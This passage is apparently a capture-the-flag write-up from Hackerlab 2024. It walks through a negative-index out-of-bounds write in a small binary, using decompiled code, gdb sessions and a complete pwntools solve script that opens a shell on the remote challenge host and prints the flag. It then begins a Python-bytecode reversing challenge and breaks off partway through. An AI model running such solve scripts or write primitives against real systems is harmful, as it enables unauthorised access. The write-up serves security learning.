  printf("Veuillez entrer votre pseudonyme et patienter : ");
  fflush(_stdout);
loop:
  while( true ) {
    while( true ) {
      if (63 < idx) {
        puts(&sorry);
      }
      if (unintialized != -1073743172) break;
      shell();
    }
    fd = fileno(_stdin);
    read(fd,&value,1);
    if (value != 0x90) break;
    putchar(7);
    idx = idx + 1;
  }
  if (value < 145) {
    /* check for \n character and skip? */
    if (value == 10) {
      putchar(7);
      goto loop;
    }
    if (value < 11) {
      if (value == 4) {
        putchar(9);
        idx = idx + 1;
      }
      else {
        if (value != 8) goto store;
        idx = idx + -1;
        putchar(8);
      }
      goto loop;
```

```
      }
    }
  store:
    store[idx] = (char)value;
    idx = idx + 1;
    goto loop;
  }
```

First it compares a variable with `-1073743172` but notice that the variable wasn't initialized anywhere meaning that it would be compared against a value that was previously stored there in the previous function (i.e when it initializes)

When this comparison returns True it would call the `shell` function which basically does as the name implies



Next is the main logic of what the binary does

Two values are initialized to 0 which are variable `idx & value` where `idx` is a `signed integer` and an `array` which can hold up `0x40` bytes is created

It receives a single byte from stdin which is stored in variable `value`

Based on the value provided it performs this check:

- If the value is `0x90` it would put increment `idx` by `1` else:
  - If the value is less than `0x91`:
    - And the value is equal to `0xa` it does nothing and continue the loop
    - If the value is less than `0xb`:
      - And the value is equal to `0x4` it increments the `idx` by 1 else:
        - It decrements the `idx` by 1
        - But if the value equals `0x8` it jumps to the `store` case which does this:

        - Stores the current `value` into `array[idx]` and increments `idx` by 1
    - Else it would do nothing

Note that this loop is done indefinitely

Ok this check condition seem pretty much duplicates?

From this the important thing I concluded was that:

- We can increment the `idx`
- We can decrement the `idx`
- We can write to the array

Now remember that the program checks if a certain variable equals `-1073743172` but because this can never be true how can we make it true

Due to the data type of the `idx` variable which is that of a `signed int` it can either be positive or negative

And because of this we can cause an out of bound write which happens when it stores our value into the array


Meaning instead of us writing to `array[1], array[2], array[n]` we can do `array[-1], array[-2], array[-3], array[-n]`


And we can make it negative using the decrement option which happens when the value is neither `4 nor 8` so the values suffices this are `5, 6, 7`

Ok time for exploitation

I need to get the location of our array and the uninitialized variable

This was accomplished using gdb






```
Uninitialized Variable: $ebp-0x50
Array[64]: $ebp-0x4c
```

How I got that was by looking at the assembly representation of the decompiled code in Ghidra

Now my goal is to overwrite `ebp-0x50` to `0xbffffabc`

I ran the binary to get the address of those value

```
~/Desktop/CTF/Hackerlab24/Integer ❯ gdb-gef chall1
Reading symbols from chall1...
(No debugging symbols found in chall1)
r
Error while writing index for `/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1': No debugging symbols
GEF for linux ready, type `gef' to start, `gef config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.01ms using Python engine 3.11
gef➢  r
Starting program: /home/mark/Desktop/CTF/Hackerlab24/Integer/chall1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Veuillez entrer votre pseudonyme et patienter : ^C
Program received signal SIGINT, Interrupt.
0xf7fc8589 in __kernel_vsyscall ()
```

```
[ Legend: Modified register | Code | Heap | Stack | String ]
registers
$eax   : 0xfffffe00
$ebx   : 0x0
$ecx   : 0xffffce20  →  0x00000000
$edx   : 0x1
$esp   : 0xffffcde0  →  0xffffce78  →  0x00000000
$ebp   : 0xffffce78  →  0x00000000
$esi   : 0xf7e1dff4  →  0x0021dd8c
$edi   : 0xf7ffcba0  →  0x00000000
$eip   : 0xf7fc8589  →  <__kernel_vsyscall+9> pop ebp
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
stack
0xffffcde0│+0x0000: 0xffffce78  →  0x00000000    ← $esp
0xffffcde4│+0x0004: 0x00000001
0xffffcde8│+0x0008: 0xffffce20  →  0x00000000
0xffffcdec│+0x000c: 0xf7d0a873  →  0xfff0003d ("="?)
0xffffcdf0│+0x0010: 0xffffce78  →  0x00000000
0xffffcdf4│+0x0014: 0xf7fdbd60  →  <_dl_runtime_resolve+16> pop edx
0xffffcdf8│+0x0018: 0xffffce20  →  0x00000000
0xffffcdfc│+0x001c: 0xf7d0a840  →  <read+0> push edi
code:x86:32
   0xf7fc8583 <__kernel_vsyscall+3> mov    ebp, esp
   0xf7fc8585 <__kernel_vsyscall+5> sysenter
   0xf7fc8587 <__kernel_vsyscall+7> int    0x80
 → 0xf7fc8589 <__kernel_vsyscall+9> pop    ebp
   0xf7fc858a <__kernel_vsyscall+10> pop    edx
   0xf7fc858b <__kernel_vsyscall+11> pop    ecx
   0xf7fc858c <__kernel_vsyscall+12> ret
   0xf7fc858d <__kernel_vsyscall+13> int3
   0xf7fc858e                        nop
threads
[#0] Id 1, Name: "chall1", stopped 0xf7fc8589 in __kernel_vsyscall (), reason: SIGINT
trace
[#0] 0xf7fc8589 → __kernel_vsyscall()
[#1] 0xf7d0a873 → __GI___libc_read(fd=0x0, buf=0xffffce20, nbytes=0x1)
[#2] 0x804928d → main()
gef➢  x $ebp-0x50
0xffffce28:     0xf7ffda30
gef➢  x $ebp-0x4c
0xffffce2c:     0x0000001c
gef➢
```

The purpose is to calculate the offset from our input array to that variable

In this case it was

```
~/Desktop/CTF/Hackerlab24/Integer ❯ python3
Python 3.11.6 (main, Oct  8 2023, 05:06:43) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0xffffce28 - 0xffffce2c
-4
>>>
```

That's equivalent to `-1` since `int` has size of `4 bytes`

This means `array[-1] == u-var (uninitilialized variable)`

I'm going to start the arbitrary write from the least significant bit

So we write at `array[-4], array[-3], array[-2], array[-1]`


But before that, we should note that the integer value check does not affect our write operation because each byte of the expected value is greater than `0x91` which hits the else condition and does nothing


Here's the code I wrote for it

```python

def solve():
    check = [0xbf, 0xff, 0xfa, 0xbc]

    io.recvuntil("patienter :")
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[3]))
    io.sendline(p8(0x6))


    io.interactive()

def main():

    init()
    solve()

if __name__ == '__main__':
    main()

```

Basically it would set `idx` to `-4` then make value `0xbc` and stores it at `array[-4]`

Running that in a debugger shows that it indeed works






Just in case that isn't visible when the program started `$ebp-0x50` was a random value

Then after setting `array[-4] = 0xbc` we see that it indeed changes meaning we got a successful write

But one issue was that `array[-3]` was set to `0x6` which is the value we passed to trigger the `write` condition

This isn't really a problem as we can now write to `array[-3]` with the intended value and repeat the process till we set the whole variable to the expected one

One thing to note again is that the `idx` incremented by `2`



So I had to set it to `0` by incrementing by 2 which is possible by sending `0x90 | 0x4`


The reason it incremented by two was because it actually made 2 writes `0x06bc` and remember that after it stores our input in `array[idx]` it would increment it by 1

That's the reason!

Moving on we set `array[-3] = 0xfa`

```python
def solve():
    check = [0xbf, 0xff, 0xfa, 0xbc]

    io.recvuntil("patienter :")
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[3]))
    io.sendline(p8(0x6))
    io.sendline(p8(0x90))
    io.sendline(p8(0x90))

    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[2]))
    io.sendline(p8(0x6))

    io.interactive()

def main():

    init()
    solve()

if __name__ == '__main__':
    main()
```

We can confirm it worked



This time around our `idx` is `-1`

We again set it to `0` and store `array[-2] = 0xff`

Repeating the process till we make the whole write would spawn a shell because the comparison of `$ebp-0x50` to `1073743172` would return True

Here's my final solve script

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from warnings import filterwarnings

# Set up pwntools for the correct architecture
exe = context.binary = ELF('chall1')
context.terminal = ['xfce4-terminal', '--title=GDB-Pwn', '--zoom=0', '--
geometry=128x50+1100+0', '-e']

filterwarnings("ignore")
context.log_level = 'info'

def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

gdbscript = '''
init-pwndbg
b *main+281
continue
'''.format(**locals())

#==========================================================
#                    EXPLOIT GOES HERE
#==========================================================

def init():
    global io

    io = start()

# 0x804925a <main+116>       cmp    DWORD PTR [ebp-0x50], 0xbffffabc

# idx = $ebp-0x54
# store = $ebp-0x4c
# check = $ebp-0x50

# 0x6 -> trigger write
# 0x8 -> decrement index
# 0x90 -> increment index
```

```python
def solve():
    check = [0xbf, 0xff, 0xfa, 0xbc]

    io.recvuntil("patienter :")
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[3]))
    io.sendline(p8(0x6))
    io.sendline(p8(0x90))
    io.sendline(p8(0x90))

    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[2]))
    io.sendline(p8(0x6))
    io.sendline(p8(0x90))


    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[1]))
    io.sendline(p8(0x6))

    io.sendline(p8(0x8))
    io.sendline(p8(check[0]))
    io.sendline(p8(0x6))

    io.interactive()

def main():

    init()
    solve()

if __name__ == '__main__':
    main()
```

The program handles `newline` character so `io.sendline()` works fine!

Running it remotely spawns a shell and we get the flag

```
~/Desktop/CTF/Hackerlab24/Integer ❯ python3 solve.py REMOTE 135.125.107.236 5024
[ ] '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to 135.125.107.236 on port 5024: Done
[*] Switching to interactive mode
 /bin/bash: line 2: $'\006': command not found
$ ls -al
total 40
drwxr-xr-x 1 root pwn   4096 May 31 11:03 .
drwxr-xr-x 1 root root  4096 May 31 11:03 ..
-r--r----- 1 root pwn     43 May 31 10:51 .flag_789582.txt
-r-xr-x--- 1 root pwn  15184 May 31 10:51 chall1
-r-xr-x--- 1 root pwn     36 May 31 10:51 redir.sh
$ cat .flag_789582.txt
HLB2024{int_overflow_exploitation_78956))}
$
```

```
Flag: HLB2024{int_overflow_exploitation_78956))}
```

KeyQuest

Challenge 1 Solves

KeyQuest

200

Reverse

[FR]

Réalisez un audit du système d'authentification de la centrale électrique.

L'objectif est de déterminer s'il est possible de retrouver la clé de l'utilisateur BJIZ-HACKERLAB.

Voici l'OPCODE de la fonction.

[EN]

Conduct an audit of the authentication system at the power plant.

The objective is to determine if it is possible to retrieve a user's key from their username.

Here is the function's OPCODE.

Author: 5c0r7

opcode

Flag

Submit

We are given a python bytecode to reverse engineer

```
~/Desktop/CTF/Hackerlab24/Keyquest ❯ cat opcode
  6           0 LOAD_CONST               1 ('\n  password = whippin3(key)(real_password) to keep real_password safe\n  so crypted_password = dpjLgviGRJJN1IUUFeKu1ls8\n  I deleted real_passwo
rd from this check function\n  ')
              2 STORE_FAST               2 (hint)

 11           4 LOAD_CONST               2 (-9)
              6 STORE_FAST               3 (key)

 12           8 LOAD_CONST               3 (<code object whippin5 at 0x7f63b6b86c90, file "keygen2.py", line 12>)
             10 LOAD_CONST               4 ('check.<locals>.whippin5')
             12 MAKE_FUNCTION            0
             14 STORE_FAST               4 (whippin5)

 16          16 LOAD_CONST               5 (<code object whippin3 at 0x7f63b6b4ca80, file "keygen2.py", line 16>)
             18 LOAD_CONST               6 ('check.<locals>.whippin3')
             20 MAKE_FUNCTION            0
             22 STORE_FAST               5 (whippin3)

 22          24 LOAD_CONST               7 (<code object whippin4 at 0x7f63b6b4cb30, file "keygen2.py", line 22>)
             26 LOAD_CONST               8 ('check.<locals>.whippin4')
             28 MAKE_FUNCTION            0
             30 STORE_FAST               6 (whippin4)

 25          32 LOAD_FAST                4 (whippin5)
             34 LOAD_FAST                6 (whippin4)
             36 LOAD_FAST                0 (username)
             38 LOAD_GLOBAL              0 (real_password)
             40 CALL_FUNCTION            2
             42 CALL_FUNCTION            1
             44 LOAD_FAST                1 (y_key)
             46 COMPARE_OP               2 (==)
             48 POP_JUMP_IF_FALSE       86

 26          50 LOAD_FAST                0 (username)
             52 LOAD_CONST               9 ('BJIZ-HACKERLAB')
             54 COMPARE_OP               2 (==)
             56 POP_JUMP_IF_FALSE       76

 27          58 LOAD_GLOBAL              1 (print)
             60 LOAD_CONST              10 ('Congratz, you can use this flag to validate : HLB2024{')
             62 LOAD_FAST                1 (y_key)
             64 BINARY_ADD
             66 LOAD_CONST              11 ('}')
             68 BINARY_ADD
             70 CALL_FUNCTION            1
             72 POP_TOP
             74 JUMP_ABSOLUTE           94

 29     >>   76 LOAD_GLOBAL              1 (print)
             78 LOAD_CONST              12 ("Good, but the key of BJIZ-HACKERLAB' is the flag")
             80 CALL_FUNCTION            1
             82 POP_TOP
```

```
 31     >>   86 LOAD_GLOBAL              1 (print)
             88 LOAD_CONST               13 ('Error, checking failed')
             90 CALL_FUNCTION            1
             92 POP_TOP
        >>   94 LOAD_CONST               0 (None)
             96 RETURN_VALUE

Disassembly of <code object whippin5 at 0x7f63b6b86c90, file "keygen2.py", line 12>:
 13           0 LOAD_GLOBAL              0 (md0)
              2 CALL_FUNCTION            0
              4 STORE_FAST               1 (sh)

 14           6 LOAD_FAST                1 (sh)
              8 LOAD_METHOD              1 (update)
             10 LOAD_FAST                0 (inpt)
             12 CALL_METHOD              1
             14 POP_TOP

 15          16 LOAD_FAST                1 (sh)
             18 LOAD_METHOD              2 (hexdigest)
             20 CALL_METHOD              0
             22 RETURN_VALUE

Disassembly of <code object whippin3 at 0x7f63b6b4ca80, file "keygen2.py", line 16>:
 17           0 LOAD_GLOBAL              0 (string)
              2 LOAD_ATTR                1 (ascii_lowercase)
              4 STORE_FAST               1 (lc)

 18           6 LOAD_GLOBAL              0 (string)
              8 LOAD_ATTR                2 (ascii_uppercase)
             10 STORE_FAST               2 (uc)

 19          12 LOAD_GLOBAL              0 (string)
             14 LOAD_ATTR                3 (digits)
             16 STORE_FAST               3 (dc)

 20          18 LOAD_GLOBAL              4 (str)
             20 LOAD_METHOD              5 (maketrans)
             22 LOAD_FAST                1 (lc)
